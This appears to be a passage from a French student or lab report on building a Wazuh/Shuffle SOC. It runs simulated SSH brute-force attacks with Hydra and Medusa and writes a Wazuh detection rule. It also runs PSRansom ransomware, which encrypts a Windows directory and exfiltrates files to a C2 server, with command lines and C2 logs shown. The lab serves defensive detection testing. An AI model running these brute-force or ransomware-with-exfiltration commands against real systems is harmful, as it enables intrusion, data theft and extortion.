Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-03 12:57:
55
[DATA] max 4 tasks per 1 server, overall 4 tasks, 99 login tries (l:11/p:9), ~25
 tries per task
[DATA] attacking ssh://192.168.1.231:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@192.168.1.
231:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.231:2
2
[ATTEMPT] target 192.168.1.231 - login "admin" - pass "password" - 1 of 99 [chil
d 0] (0/0)
```

Figure 101 : SSh2

```
[ATTEMPT] target 192.168.1.231 - login "vagrant" - pass "root" - 59 of 99 [child 3] (0/0)
[ATTEMPT] target 192.168.1.231 - login "vagrant" - pass "test" - 60 of 99 [child 2] (0/0)
[ATTEMPT] target 192.168.1.231 - login "vagrant" - pass "vagrant" - 61 of 99 [child 0] (0/0)
[22][ssh] host: 192.168.1.231   login: vagrant   password: vagrant
[ATTEMPT] target 192.168.1.231 - login "zita" - pass "password" - 64 of 99 [child 0] (0/0)
[ATTEMPT] target 192.168.1.231 - login "zita" - pass "123456" - 65 of 99 [child 1] (0/0)
[ATTEMPT] target 192.168.1.231 - login "zita" - pass "admin" - 66 of 99 [child 3] (0/0)
```

Figure 102 : SSh3

Examinons notre tableau de bord Wazuh pour déterminer si des journaux liés à cette attaque ont été enregistrés.




Figure 103 : Tableau de bord Wazuh





Figure 104 : Tableau de bord Wazuh



	timestamp	agent.name	rule.description	rule.level	rule.id
	Oct 3, 2025 @ 16:15:18.226	WIN-NFIVRU5LJK8	Windows Logon Success	3	60106
	Oct 3, 2025 @ 16:15:12.982	WIN-NFIVRU5LJK8	System time changed	5	60132
	Oct 3, 2025 @ 16:15:12.982	WIN-NFIVRU5LJK8	Windows Logon Success	3	60106
	Oct 3, 2025 @ 16:15:12.951	WIN-NFIVRU5LJK8	System time changed	5	60132
	Oct 3, 2025 @ 16:12:28.180	metasploitable3-ub1404	sshd: Attempt to login using a non-existent user	5	5710
	Oct 3, 2025 @ 16:12:28.102	metasploitable3-ub1404	sshd: Attempt to login using a non-existent user	5	5710
	Oct 3, 2025 @ 16:12:28.102	metasploitable3-ub1404	sshd: Attempt to login using a non-existent user	5	5710
	Oct 3, 2025 @ 16:12:28.102	metasploitable3-ub1404	sshd: Attempt to login using a non-existent user	5	5710
	Oct 3, 2025 @ 16:12:26.390	metasploitable3-ub1404	PAM: User login failed.	5	5503
	Oct 3, 2025 @ 16:12:26.390	metasploitable3-ub1404	sshd: Attempt to login using a non-existent user	5	5710
	Oct 3, 2025 @ 16:12:26.369	metasploitable3-ub1404	PAM: User login failed.	5	5503
	Oct 3, 2025 @ 16:12:26.368	metasploitable3-ub1404	sshd: Attempt to login using a non-existent user	5	5710
	Oct 3, 2025 @ 16:12:26.368	metasploitable3-ub1404	PAM: User login failed.	5	5503

Figure 105 : Tableau de bord Wazuh

Nous observons actuellement un nombre important d'alertes de niveau 5 liées à des attaques SSH par force brute. Afin d'améliorer la détection, nous allons créer une règle qui déclenche une alerte supplémentaire lorsque l'alerte de niveau 5 « **sshd : Tentative de connexion avec un utilisateur inexistant** » se produit plus de trois fois en 60 secondes. Cette nouvelle alerte indiquera explicitement qu'une attaque SSH par force brute est en cours.

```
nano /var/ossec/etc/rules/local_rules.xml
```



Figure 106 : Règle SSh

```
systemctl restart wazuh-manager
```

Décomposition des règles :

- **<rule id="5764" level="10" frequency="3" timeframe="60">** :

1. **id="5764"** : Un identifiant unique pour cette règle.
2. **level="10"** : Le niveau de gravité de l'alerte (10 est relativement élevé, indiquant un événement de sécurité important).
3. **frequency="3"** : La règle déclenche une alerte si l'événement se produit **3 fois**.
4. **timeframe="60"** : L'événement doit se produire 3 fois dans **les 60 secondes** pour que l'alerte se déclenche.

- **<if_matched_sid>5710</if_matched_sid>** :

1. Cette règle dépend d'une autre règle d'ID 5710. Il 5710s'agit généralement d'une règle de base qui détecte une tentative de connexion SSH infructueuse avec un nom d'utilisateur inexistant.
2. Cela signifie que la règle ne se déclenchera que si la règle 5710a déjà correspondu (c'est-à-dire qu'une tentative de connexion SSH échouée avec un nom d'utilisateur non valide a été détectée).

- **<same_source_ip />** :

1. Cela garantit que la **même adresse IP source** est responsable des multiples tentatives infructueuses.
2. Sans cela, la règle pourrait se déclencher en cas de tentatives infructueuses provenant d'adresses IP différentes, ce qui est moins révélateur d'une attaque par force brute.

- **<description>Multiple SSH login attempts using non-existent usernames.</description>** :

1. Une description lisible de la règle. Elle apparaîtra dans le message d'alerte.

- **<mitre><id>T1110</id></mitre>**:

1. Mappe cette règle au **framework MITRE ATT&CK**.
2. **T1110**fait référence à la technique « **Brute Force** », qui est utilisée par les attaquants pour deviner les noms d'utilisateur et les mots de passe.

Simulons à nouveau l'attaque par force brute pour vérifier l'efficacité de la règle.

```
[sudo] mot de passe de zita :
┌──(root㉿kali)-[/home/zita]
└─# medusa -h 192.168.25.13 -U users.txt -P passwords.txt -M ssh -t 6 -f
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foof
us.net>

2025-10-04 14:22:49 ACCOUNT CHECK: [ssh] Host: 192.168.25.13 (1 of 1, 0 complete
) User: admin (1 of 12, 0 complete) Password: root (1 of 9 complete)
2025-10-04 14:22:49 ACCOUNT CHECK: [ssh] Host: 192.168.25.13 (1 of 1, 0 complete
```

Figure 107 : SSH




Figure 108 : SSH

Dans wazuh nous avons :




Figure 109 : Alerte SSh

➢ Scénario 3 : Ransomware simulé

Objectif : Tester la détection précoce des activités de chiffrement malveillantes via le File Integrity Monitoring (FIM).

Implémentation technique :

- **Outil utilisé** : PS-Ransom (script PowerShell de simulation)
- **Cible** : Répertoire de données sensible sur Windows Server
- **Workflow Shuffle** : "Ransomware_Detection_Response"

Métriques spécifiques :

1. Temps de détection des modifications massives
2. Précision de la détection des patterns ransomware
3. Efficacité des mécanismes d'alerte urgente

Nous allons simuler le fonctionnement d'un ransomware à l'aide de PSRansom, un outil basé sur deux scripts PowerShell, particulièrement simple à utiliser

PSRansom va permettre de mettre en œuvre un scénario basé sur deux machines :

- **Un serveur de Command & Control** (C2) destiné à recevoir les données exfiltrées par le ransomware via des requêtes HTTP

- **Un serveur où sera exécuté le logiciel malveillant de type ransomware** représenté par un script PowerShell qui va chiffrer les données du volume ou répertoire spécifié
  - Le chiffrement est réalisé en AES-256, à l'aide d'une fonction d'une fonction PowerShell
- Une fois que les données seront chiffrées (réellement), un fichier texte sera créé sur le serveur et ce dernier contient la clé de déchiffrement pour restaurer les données. Ainsi, le ransomware fictif intègre une fonction de restauration de données permettant de faire un retour arrière.

Déployer le serveur C2

Mon serveur C2 sera représenté par une machine sous Kali Linux. Sur cette machine, nous avons besoin de Git et de PowerShell puisque PSRansom est codé en PowerShell. Ce qui donne :

```
┌──(zita㉿ kali)-[~]
└─$ sudo apt-get install powershell git

[sudo] Mot de passe de zita :
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  git-man
Les paquets suivants seront mis à jour :
  git git-man powershell
```

Figure 110 : Scénario Ransomware simulé 1

Ensuite, on peut cloner le projet PSRansom en local pour récupérer les sources de notre ransomware fictif :

```
┌──(root㉿ kali)-[/home/zita]
└─# git clone https://github.com/JoelGMSec/PSRansom

Clonage dans 'PSRansom'...
remote: Enumerating objects: 74, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (15/15), done.
Réception d'objets: 100% (74/74), 1.17 Mio | 886.00 Kio/s, fait.
remote: Total 74 (delta 20), reused 11 (delta 11), pack-reused 48 (from 1)
Résolution des deltas: 100% (34/34), fait.
```

Figure 111 : Scénario Ransomware simulé 2

Dans ce répertoire, il y a deux scripts intéressants :

- **C2Server.ps1** à exécuter sur le serveur C2 pour le démarrer et qu'il soit en écoute
- **PSRansom.ps1** à exécuter sur le serveur compromis pour chiffrer les données

À partir d'une console PowerShell ou de votre Shell, exécutons la commande ci-dessous pour que le serveur C2 soit en écoute sur toutes ses interfaces et sur le port 80 :

On peut voir qu'il passe en attente de connexion :




Figure 112 : Scénario Ransomware simulé 3

- **Simuler l'attaque par ransomware**

Maintenant, nous allons pouvoir simuler l'attaque par ransomware sur la machine Windows compromise ! Ici, on va à l'essentiel en exécutant manuellement le script **"PSRansom.ps1"** sur l'hôte Windows server puisque l'on ne s'intéresse pas à toute la phase de compromission de la machine en elle-même menant jusqu'à l'exécution de la charge finale

Pour l'exemple, je vais m'attaquer aux données situées dans le répertoire "C:\Backup" :




Figure 113 : Scénario Ransomware simulé 4

Quant au script PSRansom, on peut consulter l'aide (depuis Windows ou Linux) avec cette commande :

```
# Windows

.\PSRansom.ps1 -h

# Linux

pwsh ./PSRansom.ps1 -h
```




Figure 114 : Scénario Ransomware simulé 5

De ce fait, après avoir consulté l'aide, on peut démarrer le chiffrement des données en utilisant la commande suivante :

```
.\PSRansom.ps1 -e "C:\Partage" -s 192.168.1.120 -p 80 -x
```

Plus précisément, le ransomware fictif va chiffrer les données situées dans "**C:\Partage**" et exfiltrer les données en clair vers le serveur C2 accessible à l'adresse **192.168.100.71:80**.




Figure 115 : Scénario Ransomware simulé 6

Du côté du serveur C2, on peut voir qu'**une connexion est établie**, et nous avons des détails sur l'hôte compromis. **La clé de déchiffrement** est également spécifiée, ainsi que le nom des fichiers reçus par le serveur C2.

```
PS /home/zita/PSRansom> .\C2Server.ps1 + 80

   _____ _____  _____
  / ____|___ \ / ____|  ____ _ _____   _____ _ __
 | |      __) \___ \ / _ \ '__\ \ / / / _ \ '__|
 | |___  / __/ ___) |  __/ |   \ V /  __/ |
  \_____|_____|____/ \___|_|    \_/ \___|_|

  -------------- by @JoelGMSec -------------

[+] Listening to new connection on 0.0.0.0:80
[!] New connection from 192.168.1.200:49734

[>] Hostname: srv-1
[>] Current User: soc\administrateur
[>] Current Time: 13:21 - 07/10/25

[i] Getting recovery key..
oCHLpENmRbzxdXJfyM65thKs

[i] Getting encrypted files list..
[!] C:\Backup\Archives\Code source App Métier.txt is now encrypted
[!] C:\Backup\Archives\Configs Firewall.xml is now encrypted
[!] C:\Backup\Archives\Configs Router.rtf is now encrypted
[!] C:\Backup\Archives\Factures.xlsx is now encrypted
[!] C:\Backup\Archives\Programe.rtf is now encrypted
[!] C:\Backup\Données Clients\client.db is now encrypted
[!] C:\Backup\Données Clients\INFO RH.txt is now encrypted
[!] C:\Backup\Securité\Contact.docx.txt is now encrypted
[!] C:\Backup\Bulletin.txt is now encrypted
[!] C:\Backup\Données.xml is now encrypted
[!] C:\Backup\infoClient.rtf is now encrypted
[!] C:\Backup\infoDB.txt is now encrypted
[!] C:\Backup\Programe.rtf is now encrypted
```

Figure 116 : Scénario Ransomware simulé 7

```
[i] Recieving exfiltrated files and decrypting..
[+] /home/zita/PSRansom/C2Files/Bulletin.txt file recieved
[+] /home/zita/PSRansom/C2Files/Données.xml file recieved
[+] /home/zita/PSRansom/C2Files/infoClient.rtf file recieved
[+] /home/zita/PSRansom/C2Files/infoDB.txt file recieved
[+] /home/zita/PSRansom/C2Files/Programe.rtf file recieved
[+] /home/zita/PSRansom/C2Files/Code source App Métier.txt file recieved
[+] /home/zita/PSRansom/C2Files/Configs Firewall.xml file recieved
[+] /home/zita/PSRansom/C2Files/Configs Router.rtf file recieved
[+] /home/zita/PSRansom/C2Files/Factures.xlsx file recieved
[+] /home/zita/PSRansom/C2Files/Programe.rtf file recieved
[+] /home/zita/PSRansom/C2Files/client.db file recieved
[+] /home/zita/PSRansom/C2Files/INFO RH.txt file recieved
[+] /home/zita/PSRansom/C2Files/Contact.docx.txt file recieved

[i] Done!

PS /home/zita/PSRansom>
```

Figure 117 : Scénario Ransomware simulé 8

D'ailleurs, les fichiers exfiltrés sont visibles dans le répertoire "C2Files" présente sur le serveur C2.

Sur le serveur compromis, **les données ont hérité de l'extension ".psr"** et elles sont illisibles, car elles sont chiffrées !




Figure 118 : Scénario Ransomware simulé 9



Figure 119 : Scénario Ransomware simulé 10




Figure 120 : Scénario Ransomware simulé 11

Maintenant wazuh va détecter




Figure 121 : Alerte ransomware

5.2 Résultats des tests

Scénario 1 : Credential Dumping (Mimikatz) - Technique MITRE T1003

Test webhooks Wazuh-Shuffle :

- Nous obtenons le score de réputation
- Vérifions la sortie de VirusTotal
- Exécutons à nouveau le flux de travail.
- Développons la sortie de VirusTotal → Accédons à Données du corps → Attributs → Dernières statistiques d'analyse.

